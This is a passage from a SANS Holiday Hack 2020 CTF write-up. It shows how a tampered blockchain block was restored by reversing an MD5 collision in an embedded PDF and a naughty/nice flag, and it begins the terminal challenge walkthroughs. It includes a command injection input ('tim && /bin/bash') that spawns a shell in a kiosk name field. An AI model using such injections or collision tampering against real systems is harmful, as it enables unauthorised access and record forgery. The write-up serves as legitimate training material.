
This shows us Jack's block (1010), which shows him with a nice marker and the maximum score! Something can't be right:



```
tim@flowers:~/ctf/holidayhack2020/11b$ ./naughty_nice.py

*** WARNING *** Wrong previous hash at block 128449.

*** WARNING *** Blockchain invalid from block 128449 onward.

C2: Block chain verify: False
Jack's block is block: 1010
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d987296fcb0f188d
d60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
         Data item: 2
               Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417761792f5361
6e74612f506167657320322030205220202020202030f9d9bf578e3caae50d788fe760f31d64afaa1ea1f2a13d63753e1aa5bf80624fc346bfd667caf7499591c40201
```

Figure 54: Nice indeed?!

Let’s take a look at those attachments, which we can do with the **dump_doc** function in the block class. From this we retrieve a PDF evidence file, with some glowing references from notable figures throughout history:



“Jack Frost is the kindest, bravest, warmest, most wonderful being I’ve ever known in my life.”

– Mother Nature

“Jack Frost is the bravest, kindest, most wonderful, warmest being I’ve ever known in my life.”

– The Tooth Fairy

“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”

– Rudolph of the Red Nose

“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”

– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

Figure 55: Hang on, isn't the Tooth Fairy a baddy after last year?


Now either Shinny has been on the egg nog, or something isn't quite right with this PDF!!

A hint given by Tangle Coalbox was:

Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.

– Tangle Coalbox

With that in mind, we analyse the PDF document by opening it in a hexeditor and sure enough, something doesn't look quite right:



```
00000000  25 50 44 46  2D 31 2E 33   0A 25 25 C1  CE C7 C5 21    %PDF-1.3.%%....!
00000010  0A 0A 31 20  30 20 6F 62   6A 0A 3C 3C  2F 54 79 70    ..1 0 obj.<</Typ
00000020  65 2F 43 61  74 61 6C 6F   67 2F 5F 47  6F 5F 41 77    e/Catalog/_Go_Aw
00000030  61 79 2F 53  61 6E 74 61   2F 50 61 67  65 73 20 32    ay/Santa/Pages 2
00000040  20 30 20 52  20 20 20 20   20 20 30 F9  D9 BF 57 8E     0 R      0...W.
00000050  3C AA E5 0D  78 8F E7 60   F3 1D 64 AF  AA 1E A1 F2    <...x..`..d.....
```

Figure 56: Go away Santa?! Who would say such a thing?!

The hex editor reveals a new Type Catalog in the PDF, with the title _Go_Away/Santa, which sticks out like a red nose on a reindeer. To change this, we can simply increment the page count next to the location, changing 2 to 3.


With this though, wouldn't we be changing the contents of that block, thus changing it's MD5 sum? We then remember yet another helpful hint from Tangle Coalbox:

Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game *to him.*
- Tangle Coalbox

Following the link, we find an interesting presentation[17] which talks about how to use Hash Collision attacks in practice. Of particular interest is slide 109[18], which I took to calling the Newton's Third Law slide. For every byte changed, there is an equal and opposite byte changed. Or something like that. Essentially, what I took that slide to mean was that if one

17 https://speakerdeck.com/ange/colltris
18 https://speakerdeck.com/ange/colltris?slide=109


block gets changed up (ie, 2 to 3), then the byte four rows down has to be changed down. In our case, this is the byte highlighted in blue below,



```
6F 5F 41 77    e/Catalog/_Go_Aw
65 73 20 33    ay/Santa/Pages 3
D9 BF 57 8E     0 R      0...W.
AA 1E A1 F2    <...x..`..d.....
46 BF D6 67    •=cu>....b0.F..g
EF 95 99 1B    ..I.............
```

Figure 57: Never byte off more than you can hexedit

After having made those changes, we can re-open the PDF to see if it’s had any effect:



“Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don’t know what’s with him… it’s like he’s a few stubbies short of a six-pack or somethin’. I don’t think the wombat was actually hurt… but I tell ya, it was more ‘n a bit shook up. Then the bloke climbs outta the cage all laughin’ and cacklin’ like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil...”

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he’ll give me access to a digital photo that shows his “utterly regrettable” actions. Even more remarkably, he’s allowing me to use his laptop to generate this report – because for some reason, my laptop won’t connect to the WiFi here.

He says that he’s sorry and needs to be “held accountable for his actions.” He’s even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I’ll somehow feel obliged to go easier on him. That’s not going to happen… I’m WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he’ll go ahead and submit the full report for me. I’m not completely sure I trust him, but I’ll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020


Figure 58: Everybody needs good Neighbours

That's more like the Jack Frost we're familiar with! Although Shinny, never leave leave your laptop unattended without locking your screen first…

With the PDF recovered to it's original version, the hint from Tangle Coalbox talked about four bytes to change, where we've only changed two. Reviewing the evidence so far, we know that Jack has a nice marker on his block, when his actions in Sydney were anything but. Therefore the next byte to change must be the naughty / nice sign in the block itself.

Which gets us to thinking – changing the PDF directly is all well and good, but if that PDF is stored on the blockchain, it would need to be changed there. Just like we need to change the naughty / nice sign there too. So for this next part, we will edit blockchain.dat directly in a hexeditor.

Before doing this however, we need to understand the current MD5 value of the block, so that after we've made our changes, that MD5 value should remain the same. We can find the original MD5 value of Jack's block using the **full_hash()** function of **naughty_nice.py**:




```
tim@flowers:~/ctf/holidayhack2020/11b$ ./naughty_nice.py
Jack's block is block: 1010
MD5 Hash of Jack's block: b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256 of Jack's block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
tim@flowers:~/ctf/holidayhack2020/11b$
```

Figure 59: Making a bit of a hash of it

With that in mind, we can move on to making the changes in the blockchain itself. If our understanding is correct, the four changes to make are:

1. Increment the page counter in the PDF type catalog
2. Decrement the value four rows down in the same column
3. Change the nice sign to be naughty (from 1 to 0)
4. Increment the value four rows down in the same column


Making these changes gives us a modified blockchain that looks like this (changes circled):



```
00163070  66 66 66 66  66 30 66 66  30 30 30 30  30 30 36 63                    fffff0ff0000006c
00163080  EA 46 53 40  30 3A 60 79  D3 DF 27 62  BE 68 46 7C                    .FS@0:`y..'b.hF|
00163090  27 F0 46 D3  A7 FF 4E 92  DF E1 DE F7  40 7F 2A 7B                    '.F...N.....@.*{
001630A0  73 E1 B7 59  B8 B9 19 45  1E 37 51 8D  22 D9 87 29                    s..Y...E.7Q."..)
001630B0  6F CB 0F 18  8D D7 03 88  BF 20 35 0F  2A 91 C2 9D                    o....... 5.*...
001630C0  03 48 61 4D  C0 BC EE F2  BC AD D4 CC  3F 25 1B A8                    .HaM........?%..
001630D0  F9 FB AF 17  1A 06 DF 1E  1F D8 64 93  96 AB 86 F9                    ..........d.....
001630E0  D5 11 8C C8  D8 20 4B 4F  FE 8D 8F 09  30 35 30 30                    ..... KO....0500
001630F0  30 30 39 66  35 37 25 50  44 46 2D 31  2E 33 0A 25                    009f57%PDF-1.3.%
00163100  25 C1 CE C7  C5 21 0A 0A  31 20 30 20  6F 62 6A 0A                    %....!..1 0 obj.
00163110  3C 3C 2F 54  79 70 65 2F  43 61 74 61  6C 6F 67 2F                    <</Type/Catalog/
00163120  5F 47 6F 5F  41 77 61 79  2F 53 61 6E  74 61 2F 50                    _Go_Away/Santa/P
00163130  61 67 65 73  20 33 20 30  20 52 20 20  20 20 20 20                    ages 3 0 R
00163140  30 F9 D9 BF  57 8E 3C AA  E5 0D 78 8F  E7 60 F3 1D                    0...W.<...x..`..
00163150  64 AF AA 1E  A1 F2 A1 3D  63 75 3E 1A  A5 BF 80 62                    d......=cu>....b
00163160  4F C3 46 BF  D6 67 CA F7  49 95 91 C4  02 01 ED AB                    O.F..g..I.......
00163170  03 B9 EF 95  99 1C 5B 49  9F 86 DC 85  39 85 90 99                    ......[I....9...
```

Figure 60: In the end, the bark was worse than the byte

Now, when we run our modified **naughty_nice.py** against this script, we see that although the MD5 hash remains the same, the SHA256 hash has changed - we've successfully performed a hash collision attack!!



```
tim@flowers:~/ctf/holidayhack2020/11b$ ./naughty_nice.py
Jack's block is block: 1010
MD5 Hash of Jack's block: b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256 of Jack's block: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
tim@flowers:~/ctf/holidayhack2020/11b$ 
```

Figure 61: Hashing it out

With Jack's changes reversed, all is right with the blockchain and we can proceed to speak to Santa on the roof, along with Eve Snowshoes and an imprisoned Jack Frost...

Conclusion

I did it!! I actually completed Holiday Hack 2020!!! I've done holiday hack for the last several years and never quite managed to finish it, but 2020 was finally my year!!

What a fantabulous job! Congratulations!
Eve Snowshoes
Thank you for foiling Jack's foul plot!
Santa
My plan was NEARLY perfect… but I never expected someone with your skills to come around and ruin my plan for ruining the holidays!
Jack Frost
PurpleTeamTim

Figure 62: The final reckoning

In doing so, I had a lot of help along the way from my good old buddy @MrJ, who as always was very patient and helpful. The KringleCon discord was also a welcome addition this year and I had a few DMs and nudges from people in there too.

I always like to say thank you to SANS every year for putting on this awesome event. It's become one of the things I look forward to most at Christmas, even if it is now one of the things my wife least looks forward to.

As in previous years, I judge my holiday hack experience by how much I've learnt. This year being no exception, with me learning lots about the following:

- S3 bucket bruteforcing
- Electron apps and how to reverse engineer them
- Proxmark and HID card hacking (I'm definitely adding one of those to next year's Christmas list!)
- The CAN bus – although I'm not brave / foolish enough to start playing around with it on my car!!

- ARP and DNS spoofing – this was an awesome challenge and solidified my understanding of an attack vector I've wanted to get my hands on for years
- Blockchain – upto this point, I was just happy with blockchain as it made me some money with bitcoin. Now I at least know more of the fundamentals and can understand other potential uses and how to manipulate it.


Shall we do it all again next year for Four Calling Birds?!

Oh and Jack Frost?

Terminal Challenges

Shinny Upatree – Kringle Kiosk

Command injection is no laughing matter you know!! Our Kringle Kiosk does it's job well, but if you give it a couple of ampersands and something to bash, it does whatever you tell it!




```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...tim && /
bin/bash
 _____
< tim >
 -----
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


   ___                                                  _
  / __|   _  _    __     __     ___    ___     ___     | |
  \__ \  | +| |  / _|   / _|   / -_)  (_-<    (_-<     |_|
  |___/   \_,_|  \__|_  \__|_  \___|  /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.

shinny@700dcf504170:~$
```

Figure 63: Bashed on the head

Pepper Minstix – Unescape Tmux


Ah, the traditional "escape some antiquated application". Except this year, the application isn't antiquated and actually, it comes in very handy later on in the challenge!

Thankfully, this isn't as hideously impossible as trying to escape Vi, all we need to do is find other instances of tmux then attach to them:



```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!

Can you help me find her? We were so attached!!
elf@cec93ac9c410:~$ tmux ls
0: 1 windows (created Thu Dec 10 21:39:24 2020) [80x24]
elf@cec93ac9c410:~$
elf@cec93ac9c410:~$
elf@cec93ac9c410:~$ tmux attach -t 0
```

Figure 64: I think Pepper has attachment issues

